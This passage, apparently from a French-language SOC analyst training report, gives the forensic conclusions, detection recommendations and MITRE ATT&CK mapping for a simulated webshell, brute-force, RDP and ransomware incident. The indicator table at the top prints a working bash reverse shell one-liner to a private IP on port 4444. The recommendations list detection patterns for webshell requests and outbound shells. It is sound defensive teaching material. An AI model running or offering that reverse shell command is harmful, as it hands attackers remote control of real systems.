Reverse shell	bash -i >& /dev/tcp/192.168.50.5/4444 0>&1	Escalade vers shell interactif - port 4444
Endpoint scan	/nmaplowercheck[random], /.git/HEAD	Scripts NSE HTTP Nmap - reconnaissance applicative

6. Conclusions et Recommandations

6.1 Synthèse forensique

L'investigation forensique de l'incident INC-2026-001 permet de reconstituer avec certitude les phases de reconnaissance, d'accès initial, de brute-force et de compromission du compte Administrateur, ainsi que l'établissement de la session RDP. Les actions post-RDP (exfiltration et ransomware) sont établies par le scénario offensif documenté lors de l'incident mais ne peuvent pas être prouvées par les logs disponibles, faute d'audit NTFS actif à la date de l'attaque.

La fenêtre d'exposition de 43 jours entre la compromission initiale du 07 mars 2026 et la détection du 19 avril 2026 s'explique par l'ordre de construction du projet : les règles de détection Splunk n'existaient pas encore au moment de l'incident - elles ont été créées postérieurement lors de la mise en place de la supervision SOC. En environnement de production réel, cette fenêtre traduirait une absence totale de couverture de détection sur le vecteur webshell.

6.2 Recommandations post-incident

- Activer l'audit NTFS sur tous les répertoires contenant des données sensibles avant tout déploiement en production d'un système traitant des données sensibles. Les Event ID 4663 sont indispensables pour prouver tout accès non autorisé aux fichiers.
- Implémenter une règle de détection Splunk sur le User-Agent 'Nmap Scripting Engine' dans les logs Apache pour détecter la phase de reconnaissance avant l'exploitation.
- Configurer une alerte sur toute requête HTTP contenant 'shell.php' ou le pattern '?cmd=' dans les logs Apache.
- Configurer une alerte sur les connexions TCP sortantes vers le port 4444 depuis les serveurs internes, signature courante des reverse shells Metasploit et bash.
- Implémenter une politique de sauvegarde automatisée et testée pour C:\PRIVATE. La restauration manuelle effectuée lors de la réponse à incident ne constitue pas une procédure de reprise d'activité acceptable en production.
- Activer l'audit des privilèges spéciaux (générateur d'Event ID 4672) pour tracer toute élévation de privilèges lors des sessions authentifiées.

6.3 Cartographie MITRE ATT&CK de l'incident

Technique ID	Nom	Preuve disponible
T1595	Active Scanning	Confirmé - Logs Apache Nmap NSE
T1190	Exploit Public-Facing App	Confirmé - Logs Apache shell.php
T1059.004	Unix Shell	Confirmé - Logs Apache reverse shell bash
T1110.001	Password Guessing	Confirmé - 67 Event ID 4625
T1078	Valid Accounts	Confirmé - Event ID 4624 Type 3 11h49

Technique ID	Nom	Preuve disponible
T1021.001	Remote Desktop Protocol	Confirmé - Event ID 4624 Type 10 12h11
T1048	Exfiltration Over C2	Établi par l'investigation - non loggé (audit NTFS inactif au moment de l'incident)
T1486	Data Encrypted for Impact	Établi par l'investigation - confirmé par Event ID 4663 lors d'une session de validation ultérieure

*Document produit dans le cadre du projet Iron4Software ASOC - Formation Analyste SOC - CyberUniversity
(Liora x Sorbonne)*